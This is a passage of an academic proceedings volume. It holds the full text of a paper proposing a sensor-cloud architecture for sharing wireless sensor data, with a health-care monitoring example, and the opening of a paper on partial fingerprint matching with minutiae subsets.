4. Comparative analysis of power efficiency of handmade 1 × 12 polymer optical fiber-based optical splitter. In: 2009 International Conference on Electrical Engineering and Informatics, Selangor, Malaysia, pp. 543–547 (2007)
5. Appajaiah, A., Wachtendorf, V., Daum, W.: Climatic exposure of polymer optical fibers: Thermo oxidative stability characterization by chemiluminescence
6. Guna, H.: 1xN Self-Made Polymer Optical Fiber Based Splitter for POF-650 nm-LED based Application (2009)

Sensor Cloud: The Scalable Architecture for Future Generation Computing

Subasish Mohapatra, Banshidhar Majhi and Srikanta Patnaik

Abstract In this paper, we propose a hybrid computational paradigm associated with cloud computing and wireless sensor network. Attempts have been made to devise a protocol that establishes communication between sensors and cloud resources. The objective is to increase the availability of real-time sensor information across the users. Further, it will be possible to share the information of various application-specific sensor network deployed at various locations. We suggest a virtualization for sensor versus cloud and cloud versus users. This will facilitate the user to visualize sensor network and cloud.

Keywords Sensor network · Cloud computing · Virtualization · Sensor cloud platform · Ubiquitous health care

1 Introduction

In the past few years, wireless sensor networks (WSNs) have been gaining increasing attention. Wireless sensor network (WSN) seamlessly couples the physical environment with the digital world. Sensor nodes cooperatively monitor conditions at different locations such as temperature, humidity, vehicular movement, lightning condition, pressure, soil makeup, noise levels, the presence or absence of certain kinds of objects, mechanical stress levels on attached objects,

S. Mohapatra (✉) · B. Majhi
Department of Computer Science and Engineering, National Institute of Technology, Rourkela, India
e-mail: Subasish.Mohapatra@gmail.com

B. Majhi
e-mail: bmajhi@nitrkl.ac.in

S. Patnaik
Department of CSE, ITER, Siksha 'O' Anusandhan University, Bhubaneswar, India
e-mail: patnaik_srikanta@yahoo.co.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_41, © Springer India 2014

the current characteristics such as speed, direction, and size of an object [1, 2]. Sensor nodes are small, low power, low cost and provide multiple functionalities such as sensing capability, processing power, memory, communication bandwidth, and battery power [1]. In aggregate, sensor nodes have substantial data acquisition and processing capability. These are useful in many application domains like environment, health care, education, defense, manufacturing, and smart home [3, 4]. If we add this collection of sensor-derived data to various Web-based social networks or virtual communities, we can have remarkable transformation in community sensing application. Our primary goal is to facilitate connecting sensors, people, and software objects to build community-centric sensing applications where people can share and analyze real-time sensor data. For example, the virtual community of doctors for monitoring patient health care using various sensors and analyzing the real-time data for critical decision [5, 6]. Day by day, the use of internet is increasing as well as the style of using internet is also changing. Users are expecting to get services in a plug and play fashion. Service scalability, reliability, and availability have become a major concern. To provide real-time information on pressure, temperature, traffic, health care, environmental statistics, sensor networks are best alternatives. The main bottlenecks of sensor networks are battery power, local processing power, and computational speed. Cloud provides scalable resources such as processing power, memory, and several kinds of connectable services on a transparent manner [7, 8]. Cloud computing makes it attractive for long-term observations and sharing of data, services in different kind of application. We present a framework for combining both the paradigm which extends sharing of real-time sensor data through cloud computing.

2 Literature Review

The revolution in technology is dramatically changing the lifestyle of human beings. Since the inception of computer, mainframe machine was popular as it has the capability to process bulk data in real time [9]. But mainframe devices are still remained as a scare resource to the common users. To supplement this, faster personal computers have evolved as an alternative. However, it still lacks the capability of a mainframe in terms of providing the information in real time. Further, the present day client server computation provides performance with least maintenance cost and complexity. The availability and scalability of such framework is also very high. This needs a centralized database server interfaced with personal computers. But the major drawback of such systems is in terms of availability of global information service to the user and organization. Internet solves this constraint to a major extent. We can visualize Internet as a collection of resources (hardware, software and information, etc.) having capability to be shared among users on demand. However, the present Internet process lacks of bulk storage, memory, and high-speed processor devices. This constraint gave birth to a recent paradigm known as “cloud computing” which can provide abundant resources in

terms of information and computing resources. It is beyond grid and distributed computing. Cloud computing facility can be broadly classified into three different categories such as software-as-a-service (SaaS), infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS) [7]. SaaS is also known as applications-as-a-service (AaaS). SaaS provides software services in the cloud. It eliminates the need to install and run the application on the customer's own computer [9]. IaaS facilitates accessing virtualized server, hardware, and networks. It enables homogeneous virtualized environment where specific software will be installed and executed. PaaS delivers a computing platform as a service. It facilitates deployment of applications without the cost and complexity of buying and managing the underlying hardware and software layers. In addition, availability of real-time information has become a critical issue for application like health monitoring, environmental monitoring. Data collection from such system is mostly from sensors deployed in various accessible as well as inaccessible resources. Sensor communicates through a sensor network to exchange information and made it available for experts use. The issue of integrating sensor network to cloud computing model is not yet addressed in the literature. Sensor-grid [10] architecture is already there, but as we mentioned earlier, it is not suitable in the current application scenarios. In [11], it is also discussed that current grid computing applications are different from the cloud applications. Grid is generally focus on high-performance computing (HPC)-related application while cloud focuses on general purpose applications. Users are now moving from HPC workloads to more generic workloads for which cloud is more appropriate solution. Cloud provides immense power of computation and storage [12]. The maximum benefit in sensor network can be achieved by the integration of sensor with cloud. This integration leads to a new technology called "sensor cloud" [13, 14].

3 Proposed Sensor Cloud System Model

A sensor cloud consists of wireless sensor networks (WSN) and cloud resources like computers, servers, and disk arrays for the processing and storage of sensor data. The resources in the sensor cloud are shared by several organizations and certain resources might also belong to more than one organization. Users from various organizations may access the resources in the sensor cloud, even if the resources are not owned by their organization. Figure 1 consists of WSNs (i.e., WSN1, WSN2, and WSN3), cloud infrastructure, and the clients. Clients seek services from the system. WSN consists of physical wireless sensor nodes to sense different applications like transport monitoring, weather forecasting, and military application. Each sensor node is programmed with the required application. Sensor node also consists of operating system components and network management components. On each sensor node, application program senses the application and sends back to gateway through base station or in multi-hop through other nodes. Routing protocol plays a vital role in managing the network topology and to




Fig. 1 Sensor cloud system model

accommodate the network dynamics. Cloud provides on-demand service and storage resources to the clients. It provides access to these resources through internet and comes in handy when there is a sudden requirement of resources. Combining WSNs with cloud makes it easy to share and analyze real-time sensor data on the fly. It also gives an advantage of providing sensor data or sensor event as a service over the internet. Merging of two technologies makes sense for large number of applications.

4 Sensor Cloud Platform

The proposed platform consists of virtualization manager, pub/sub broker, monitoring and metering, system manager, service registry, stream monitoring and processing component, and application-specific interface. Figure 2 gives an overview of the components that constitute the sensor cloud platform.

A. Virtualization manager

This component helps in aggregation of heterogeneous and autonomous resources. This component is divided into three subcomponents, namely common interface, data processor, and command interpreter. Sensor networks are connected with the gateway through a common interface in different ways (serial, USB and Ethernet). Gateway receives the raw data from the communication ports and converts it to a packet. The packet is kept in a buffer for further processing. Data processor retrieves the packets from the buffer and processes according to its type. The packet type depends on the application being run on the platform. Command interpreter is responsible for providing the reverse communication channel from the gateway to the wireless sensor network (WSN). It processes and interprets various commands issued by different applications and generates the code that is understood by the sensor nodes.

B. Publish/subscribe broker: This module is responsible for monitoring, processing, and delivering events to registered users through service applications. The major components are monitoring and metering, system manager, service registry.
C. Monitoring and metering (MaM): This module tracks the usage of the cloud resources. Consumer uses authorized Web service requests to access the data. Role of MaM deals with handling the request of consumers, checking of registry manager and keeps track of Web services.
D. System manager (SM): This module is responsible for processing, archiving the sensor data, and managing the system resources. Cloud authentication and access control is the major roles of system manager. Computation cycles are utilized internally to process the data that emanates from the sensors. Storing the sensor data will help to analyze the patterns in the data collected over a period of time.
E. Service registry: It maintains the credentials of different consumer's application register to publisher/subscriber system. For each application, registry component stores user subscriptions, sensor data, and sensor event type. Each application is associated with a unique application ID along with the service-level agreement (SLA) [15]. SLA provides the basis for metering and accounting of services to be used by covering all the attributes of the customers.
F. Stream monitoring and processing (SMP): SMP monitors the sensor streams that comes in many forms from different sources and invokes correct analysis method. This module is divided into three sub components, i.e., registry component, analyzer component, and disseminator component.
G. Registry component (RC): Stores user subscription of different application and user-specific sensor data. It also sends all user subscriptions along with application ID to the disseminator component for event delivery.




Fig. 2 Sensor cloud platform architecture

H. Analyzer component (AC): It analyzes the incoming sensor data or event to match with user subscriptions in the service registry. If the sensor data matches with the interest of the subscriber, the same is handed over to the disseminator component to deliver to the appropriate users.

I. Disseminator component (DC): It receives the data or event of interest from the analyzer component and delivers the data through application interface to the subscriber.

J. Virtual machine manager (VMM): The objective of this component is to improve the resource utilization by providing unified integrated platform for application user based on aggregation of heterogeneous and autonomous resources. It is also important as a way to improve system security, reliability, availability, and greater flexibility with lower cost. The virtual machine monitor (VMM) enables physical machine to be virtualized into different virtual machines (VM). VMM partitions physical resources and gives scalable multi-server environment which is completely virtualized with all resources. The virtual machine instances share common hardware like storage, memory, I/O, information software, and servers. Virtual servers seek to encapsulate server software away from hardware. These techniques provide complete

isolation between VMs and allow installing same or different operating system on different VMs. It provides the opportunity for a complete user group specific system logging activities which is difficult for different user group and application sharing same operating system [16]. Different aspects of virtualization are such as full virtualization, OS virtualization, para virtualization, and H/W virtualization. Full virtualization uses a special kind of software called hypervisor. Hypervisor directly interact with the physical server and keeps each virtual server completely independent and unaware of the other virtual servers running on physical machine. Each guest server runs on its own OS. But in para virtualization system, the guest server is aware of another server. It is a subset of server virtualization. Devices that interact in para virtualization environment is very similar to devices interaction in full virtualized environment. In other hand, OS virtualization is also known as container-based virtualization. It implements virtualization by running more instances of same OS in parallel. H/W virtualization is commonly used on the server due to high virtual machine isolation and performance [17, 18].

K. Application-specific interface: This interface gives flexibility to the vendors to access remotely hosted sensor cloud services over internet. This framework aims at bringing sensor data to a pub/sub agent through gateways. Pub/sub agent delivers information to the consumers of applications interfaces. The sensor cloud platform Web services are granted access through the interfaces built with Web 2.0 technologies. The various SaaS applications transfer the information and subscriptions of the registered users to pub/sub agent registry. When sensor data reaches to the system from gateway, stream monitoring and processing component in the pub/sub broker determines whether it needs processing or just store for periodic send or for immediate delivery. The analyzer determines which SaaS application the event belongs to and then passes the events to the disseminator. The disseminator, using event matching algorithm finds appropriate subscribers for each application and deliver the events. Computational cycles are provided internally by SM as required to process the data emanated from the sensors. SRM manages the user subscriptions and credentials. MaM calculates the price for the offered services. The vendor registration and subscription process are explained below.

1. Vendor registration:

In the above framework, when user wants to subscribe the events of interest through broker, it must register in the broker with client identification, IP address, and port to the broker. Vendors send associated messages [client ID, IP, and port] to the broker for new connection. Clients may change its broker with better facilities like radio connection and automatic reconnection. If they are older one, then they associate with massage [client ID, IP, port, last broker ID]. When broker receives the request, it allocates a block of memory on its local storage for storing client detail. Register component stores user subscription of different application and user-specific data and types of those vendors who register to pub/sub agent (Fig. 3).




Fig. 3 Sequence diagram for sensor cloud data delivery model

2. Vendor subscription:

After the registration of vendor, they request for subscription as [sub ID, event Id, area, filters] where sub ID is the unique subscription ID for all vendors. Event ID is the corresponding request event to be published in the system. Area describes the target location within which the subscriber takes interest. Filters are used to extract the relevant information that will be sending to subscriber. Vendors after their registration send their subscription message to the broker. Broker adds its ID




Fig. 4 Sensor cloud health care architecture

with subscriber message and send to the cloud storage otherwise to the broker who is in the target location specified in the message. With the help of routing algorithm, the broker accesses the data efficiently. The sequence diagram explains the vendor registration and subscription in detail which is shown in Fig. 4.

5 Application of Sensor Cloud Platform in Health Care

For better understanding of the system, we have discussed online patient monitoring system over sensor cloud platform. Usually, patients after disposal to surgery or to illness, need monitoring of their health until their condition becomes stable. Monitoring of the health condition of such people could only be accomplished by prearranged visits from a doctor, or by visits to the local hospital for a checkup. However, this is an inefficient solution, as well as costly [5]. Assume a scenario of a home care patient after hospitalization for chronic or long-term illnesses such as diabetes or cardiovascular disease. It is required to acquire vital information about a patient who lives far away from medical and it can immediately get advice if there is a dangerous change in patient's status. With online system, doctors spend less time to visit patients while giving more time for treatment [5]. It also means real-time monitoring without high capital costs. The above scenario requires the integration of different real-time medical data acquired by body sensor network across the patient and transferring the patient data to the cloud platform. Sensor cloud monitoring system includes bio-medical sensors and a radio terminal. They track records of temperature, pulse, blood pressure, and glucose or other personal data like weight, pain measurement, and drug conformance. Data collected by the sensors are sent to the transmitter that sends them to the cloud platform through the common interface. In cloud platform, there will be a health-monitoring server that stores all real-time data of the patient under treatment. The data manager automatically checks the patient current data and if there will be some change then it updated current data value in the server. Doctors can subscribe the current information of patient and give necessary advice. The proposed sensor cloud framework is applicable for monitoring different groups of patients with the following objective: (1) to increase the availability of medical care, to reduce the demands on hospital services, and to improve the long-term care and recovery of patients. (2) to reduce the time of routine checkups and real-time monitoring of emergency situations to be handled immediately, and (3) health care professionals, researchers, and patients can access the long-term physiological data via the Internet by deploying a secure Web server.

A. The proposed architecture comprises of following components:
1. Wearable sensor platform.
2. A front end composed of the different sensors for the recording of the vital signals that are demanded by the application (ECG, respiration, and activity level).

3. A patient station, which consists of a mote device that receives information from the sensors and is responsible for the first stage of data processing in the data communication. The received signal is to be sent to a central server for analysis.
4. A central medical server, which is the core-processing element, receives the patient's data from the patient station for analysis. It also performs complex online and off-line analysis, data mining, and prediction with the information databases. The analysis is done using MoteView software and generates alerts to the medical professionals, caretakers, and emergency medical department personnel.
5. A cloud server is used for authentication and for identifying abnormal data and alerting the physicians, emergency departments and caretakers for further follow-up of the patients.
6. A storage server for storing data.
7. A communication server for identifying abnormal data and alerting the physicians, emergency departments, and caretakers for further follow-up of the patients.

B. Environmental setup and implementation

A patient has to wear up to 8 sensors equipped with MEMS accelerometers and gyroscopes. A base station is to be connected to body area network which collects data from the network. The data are then delivered via an Internet connection to the clinic where it is visualized and further processed by physicians. The patient will put on the sensors in the morning and take them off to recharge each night. The patient is observed for several days.

6 Conclusions

In this paper, we have presented a framework of combining sensor and cloud to utilize the sensor data for next generation application services. Sensor networks sense, collect, and send to cloud which offers the necessity for storage and processing. The development of such systems gives greater flexibility of executing queries from different network consisting of different kind of devices with several programming languages on the fly. With the help of virtualization technique, transparency, scalability and security is maintained in the cloud platform. The suggested architecture provides virtualization between sensor versus cloud and cloud versus users. The platform will enhance the sensors processing bottleneck through the real-time processing of sensor data in cloud resources and make it available to the community. In addition, this will facilitate the interoperability of sensor networks deployed for specific application.

References

1. Akyildiz, I.F., Su, W., Sankarasubramaniam, Y., Cayirci, E.: Wireless sensor networks: A survey. Comput. Netw. **38**, 393–422 (2002)
2. Rmer, K., Friedemann, M.: The design space of wireless sensor networks. IEEE Wirel. Commun. **11**(6), 54–61 (2004)
3. Hadima, S., Nader, M.: Middleware challenges and approaches for wireless sensor networks. IEEE Distrib. Syst. **7**(3), 1–23 (2006)
4. Tiwari, A., Ballal, P., Lewis, F.L.: Energy efficient wireless sensor network design and implementation for condition-based maintenance. ACM Trans. Sens. Netw. (TOSN) **3**(1), 1–23 (2007)
5. Jovanov, E., Milenkovic, A.: Body area networks for ubiquitous healthcare applications:opportunities and challenges. J. Med. Syst. **35**(5), 1245–1254 (2011)
6. Pandeya, S., Voorsluys, W., Niua, S., Khandokerb, A., Buyyaa, R.: An autonomic cloud environment for hosting ECG data analysis services. Future Gener. Comput. Syst. **28**(1), 147–154 (2012)
7. Zhang, Q., Cheng, L., Boutaba, R.: Cloud computing: state-of-the-art and research challenges. J. Internet Serv. Appl. **1**(1), 7–18 (2010)
8. Sosinsky, B.: Cloud Computing Bible. Wiley, New York (2011)
9. Rajan, S., Jairath, A.: Cloud computing: The fifth generation of computing. In: International Conference on Communication Systems and Network Technologies (CSNT), pp. 665–667 (2011)
10. Harris, D.: The grid cloud connection-compare and contrast. In: Proceedings of the IEEE Conference on Local Computer Networks (2008)
11. Lim, H.B., Teo, Y.M., Mukherjee, P., Lam, V.T.: Sensor grid: integration of wireless sensor networks and the grid. In: Proceedings of the IEEE Conference on Local Computer Networks, pp. 1–16 (2011)
12. Mauch, V., Kunze1, M., Hillenbrand, M.: High performance cloud computing. Future Gener. Comput. Syst. **29**, 1408–1416 (2013)
13. Hassan, M.M., Song, B., Huh, E.N.: A framework of sensor-cloud integration opportunities and challenges. In: Proceedings of the 3rd International Conference on Ubiquitous Information Management and Communication (ICUIMC), pp. 618–626 (2009)
14. Rajesh, V., Gnanasekhar, J.M., Ponmagal, R.S., Anbalagan, P.: Integration of wireless sensor network with cloud. In: Proceedings of the International Conference on recent trends in Information, Telecommunication and computing, IEEE Computer Society, pp. 321–323 (2010)
15. Li, S., Xu, L., Wang, X., Wang, J.: Integration of hybrid wireless networks in cloud services oriented enterprise information systems. Enterp. Inf. Syst. **6**(2), 165–187 (2012)
16. Lombardi, F., Pietro, R.D.: Secure virtualization for cloud computing. J. Netw. Comp. Appl. **34**(4), 1113–1122 (2010)
17. Xu, X.: From cloud computing to cloud manufacturing. Robot. Comput. Integr. Manuf. **28**(1), 75–86 (2012)
18. Zissis, D., Lekkas, D.: Addressing cloud computing security issues. Future Gener. Comput. Syst. **28**(3), 583–592 (2012)

Partial Fingerprint Matching Using Minutiae Subset

S. Asha and C. Chellappan

Abstract This paper proposes an algorithm based on correlating a minutiae subset for matching partial fingerprints. From minutiae-sparse partial fingerprints, we first construct a super-template by combining the minutiae points from these partial fingerprints. Then, the subtemplates constructed through randomized selection will be matched against the super-template. In the experiment, we improve the recognition performance from 0.32 to 0.12 % in equal error rate after applying the minutiae subsets algorithm. Also, the experimental results show that the proposed method provides a good trade-off between speed and accuracy. Since the minutia-based fingerprint representation is an ANSI–NIST standard, our approach has the advantage of being directly applicable to existing databases. We present results of testing on FVC2004s DB1 database.

Keywords Partial fingerprint · Similarity score · Bifurcation · Termination · Minutiae · Fingerprint matching

1 Introduction

Fingerprint matching based on minutia features is a well-researched problem. During the last four decades, various algorithms have been proposed to match two minutia templates of fingerprints. Most of these algorithms assume that the two templates are approximately of the same size. Fingerprint sensors have small sensing areas varying from "1 × 1" to "0.42 × 0.42." However, fingerprint

S. Asha (✉) · C. Chellappan
Department of Computer Science and Engineering, Anna University, Chennai, India
e-mail: ashamurugan96@gmail.com

C. Chellappan
e-mail: drcc@annauniv.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_42, © Springer India 2014

scanners with a sensing area smaller than "0.5 × 0.7" is considered to be the average fingerprint size [1], while smaller size scanners can capture only partial fingerprints.

Using small-area sensors implies having less information available from a fingerprint and little overlap between different acquisition of the same finger, which has great impact on the performance of the recognition system [2]. Some fingerprint sensors are equipped with mechanical guides in order to constrain the finger position. Another alternative is to perform several acquisitions of a finger, gathering (partially) overlapping information during the enrollment, and reconstruct a full fingerprint image.

The most common fingerprint recognition systems are those that are based on minutiae matching. A minutia-based fingerprint matching system usually returns the number of matched minutiae on both query and reference fingerprints and uses it to generate similarity scores. Generally, more matched minutiae yield higher similarity scores. That is, when the number of minutiae on both fingerprints is large, we can confidently distinguish the genuine and imposter fingerprint using the number of matched minutiae. According to forensic guidelines, when two fingerprints have a minimum of 12 matched minutiae, they are considered to have come from the same finger [3]. However, it is not reasonable to use an absolute number of matched minutiae alone in case of partial fingerprints. We must also consider the overlapped areas on both prints and the total distance between all the matched minutiae to obtain a similarity score.

The minutia-based matching algorithms are widely used in fingerprint recognition [2], which first extract the local minutiae (ridge endings and ridge bifurcations) from the thinned ridge map [4] or the grayscale image [1] and then match their relative placement in the query fingerprint with the stored template. In the past decades, various matching techniques [5–7] have been proposed in the literature. A decision fusion scheme is used to combine the reconstructed orientation field matching with conventional minutia-based matching by Chen et al. [8]. A minutia set is represented as a fixed-length feature vector in the method proposed by Xu et al. [9], which is suitable as a preselector for a large-scale fingerprint identification system, thus significantly reducing the time to perform matching, especially in systems operating at geographical level (e.g., police patrolling) or in complex critical environments (e.g., airports).

Matching small (partial) fingerprints to full pre-enrolled images in the database has several problems:

1. The number of minutia points available in such prints is few, thus reducing its discriminating power.
2. Loss of singular points (core and delta) is likely, and therefore, a robust algorithm independent of these singularities is required.
3. Uncontrolled impression environments result in unspecified orientations of partial fingerprints, and distortions like elasticity and humidity are introduced due to characteristics of the human skin.

The rest of the paper is organized as follows. Section 2 addresses fingerprint image processing. Section 3 describes the proposed partial fingerprint matching system, Sect. 4 gives the experimental results, and the conclusion is given in Sect. 5.

2 Fingerprint Image Processing

Fingerprint preprocessing stage is divided into three substages such as (1) image enhancement (2) image binarization, and (3) image segmentation. For image enhancement, two methods, histogram equalization and Fourier transform, are used. After enhancing the fingerprint image, image binarization is done. It is usually done using the locally adaptive threshold method. For image segmentation, a three-step approach is preferred: (1) block direction estimation, (2) segmentation by direction intensity, and (3) region of interest (ROI) extraction by morphological operations. A minutiae extractor can be implemented as a three-stage approach and is widely used by researchers. They are preprocessing, feature extraction, and post-processing stages. Here, binarized fingerprint image technique is used to extract minutiae as this method gives sufficient number of minutiae when compared to other existing techniques.

2.1 Minutiae Detection and Minutiae Matching

Minutiae, in fingerprint context, are the various ridge discontinuities of a fingerprint. More than 100 different types of minutiae have been identified, among which ridge bifurcations and terminations (Fig. 1) are the most widely used. Minutia-based representation of fingerprints is an ANSI–NIST standard [5, 10] and contains only local information without relying on global information such as singular points of fingerprints. Normally, minutiae detection algorithms [6, 10] firstly define a set of template patterns that ridge endings or bifurcations would present like and then compare local patterns with these template patterns while scanning the binary image of a fingerprint. After extracting the minutiae, false minutiae is removed using various pattern matching techniques. With detected minutiae, fingerprint matching could be achieved with minutiae matching. Two impressions (templates)




Fig. 1 Minutiae types: **a** termination, **b** bifurcation

of a finger are initially aligned using the corresponding minutiae points in Jain and Ross [11]. This alignment is used by a modified version of the well-known iterative closest point (ICP) algorithm to compute a transformation matrix that defines the spatial relationship between the two impressions. However, the performance of the fingerprint matching system is improved only by 4 %.

2.2 Minutiae Extraction

Minutiae extraction was carried out using the crossing number approach. The number of pixel crossing "p" is defined as half the sum of the differences between pairs of adjacent pixels defining the 8-neighborhood of p mathematically

$$c_n(p) = \frac{1}{2}\sum_{i=1}^{8} |\mathrm{val}(p_{i \bmod 8}) - \mathrm{val}(p_{i-1})| \quad (1)$$

where p_0 to p_7 are the pixels belonging to an ordered sequence of pixels defining the 8-neighborhood of p, and val (p) is the pixel value cn (p) = 2, cn (p) = 3, and cn (p) = 1, representing a non-minutiae region, a bifurcation, and a ridge ending; crossing numbers 1 and 3 correspond to ridge endings and ridge bifurcations, respectively. An intermediate ridge point has a crossing number of 2. The minutiae obtained from this algorithm must be filtered to preserve only the true minutiae.

2.3 Feature Matching

Feature matching is usually evaluated by the following factors:

- Matching error rate, including false match rate and false non-match rate,
- Computational time cost.

We use different matching schemes according to the number of minutiae on the query (I) and the reference (R) fingerprints. A "full" fingerprint implies an image that is about "0.5 × 0.7" and usually leads to greater than α (a predefined threshold) minutiae.

There are three matching scenarios:

1. Both number of minutiae on I and R are less than α.
2. Either I or R has number of minutiae less than α.
3. Both I and R contain more than α minutiae.

In the first two cases, we have fewer minutiae on at least one fingerprint. Finding the two nearest neighbors to construct a secondary feature makes it difficult to discover a match when the fingerprint is small.

In order to improve the above two factors, many techniques have been designed, for example Jain et al.'s filterbank method [12] and Isenor and Zaky's graph matching method [13]. But the most popular matching strategy for fingerprint verification is minutiae matching [10, 14, 15]. The simplest pattern of the minutia-based representation consists of a set of minutiae, including ridge endings and bifurcations. Each minutia is described by its spatial location associated with the direction and the minutia type.

3 Partial Fingerprint Matching

A method was designed to generate partial prints from full prints by cutting out portions of it. A region is cutout as a partial fingerprint with a bounding box that only contains N minutiae. The size of partial fingerprint is controlled by varying N (number of available minutiae in partial fingerprints). In the experiments, N varies as 15, 30, 40, 50, 55, 60, and 80. Figure 2 shows different fingerprints from a single finger, the images were obtained after alteration, and the Table 1 shows the number of minutiae extracted from each of the partial fingerprints.

In order to reduce the computational time and also to match fingerprint even if full fingerprints are not available, the proposed algorithm tries to match two minutiae from the input with two minutiae from the template. After aligning the two minutiae sets, the two images can be correlated. Let I and T be the minutiae sets of the input and of the template fingerprints, respectively. Each minutia m is denoted by a triplet $\{x, y, \theta\}$, where x and y are the location's coordinates and θ is the minutia's angle.

$$\begin{aligned} I &= \{m_1, m_2, \ldots, m_k\}, m_i = \{x_i, y_i, \theta_i\}, \quad i = 1 \ldots k, \\ T &= \{m'_1, m'_2, \ldots, m'_l\}, m'_j = \{x_j, y_j, \theta_j\}, \quad j = 1 \ldots l, \end{aligned} \tag{2}$$

